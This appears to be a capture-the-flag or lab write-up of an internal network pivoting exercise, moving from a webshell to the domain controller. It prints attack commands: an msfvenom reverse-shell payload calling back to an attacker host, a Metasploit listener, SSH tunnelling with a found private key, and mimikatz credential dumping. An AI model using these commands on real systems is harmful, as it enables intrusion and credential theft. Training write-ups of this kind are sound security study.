Initial Access
Reconnaissance

As from the objectives of the assessment, we start from the webshell, found two user accounts in the /home directory:
- Webadmin: Primary target for initial access
- Administrator: Potential privilege escalation target
- Only
webadminwas accessible

Critical Findings
- A private SSH key belonging to the
webadminuser - A file named “for-admin-eyes-only” containing credentials
Reverse Shell Using Metasploit
- Payload Generation
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=<attacker_ip> -f elf -o payload LPORT=8080

- Payload Delivery
python3 -m http.server

- Metasploit Listener Configuration
use exploit/multi/handler
set LHOST 0.0.0.0
set LPORT 8080
set payload linux/x64/meterpreter/reverse_tcp

Network Enumeration
Network Discovery
- Performed ping sweep and found the internal IP
172.16.5.35:run post/multi/gather/ping_sweep RHOSTS=172.16.5.0/23

Dynamic Tunneling Using SSH
- As We found the private key to webadmin, we can Dynamic Port Forward using ssh(or use Metasploit as an Socks Proxy):
ssh -i id_rsa -D 9050 webadmin@<target_ip>

Lateral Movement
- Used Proxychains to login with discovered credentials

- Located first flag

Privilege Escalation
- Next the question was

what user was vulnerable?, We can tell the user ‘vfrank’(I just checked the users folder, so I just submitted it as user), now we have to how this user is vulnerable.. well one obvious answer would be active directory(LSASS) so I just copied mimikatz and ran it.privilege::debug sekurlsa::logonpasswords - Confirmed vulnerable user account:
vfrank - Successfully extracted cleartext passwords
Network Enumeration
- Scanned for additional systems:
for /L %i in (1 1 254) do ping 172.16.6.%i -n 1 -w 100 | find "Reply" - Located target IP:

172.16.6.25 - Established RDP connection with the credentials.
Final Access
Flag Retrieval
- Located flag in
C:\
Domain Controller Access

- Successfully identified the domain controller
- Retrieved the final flag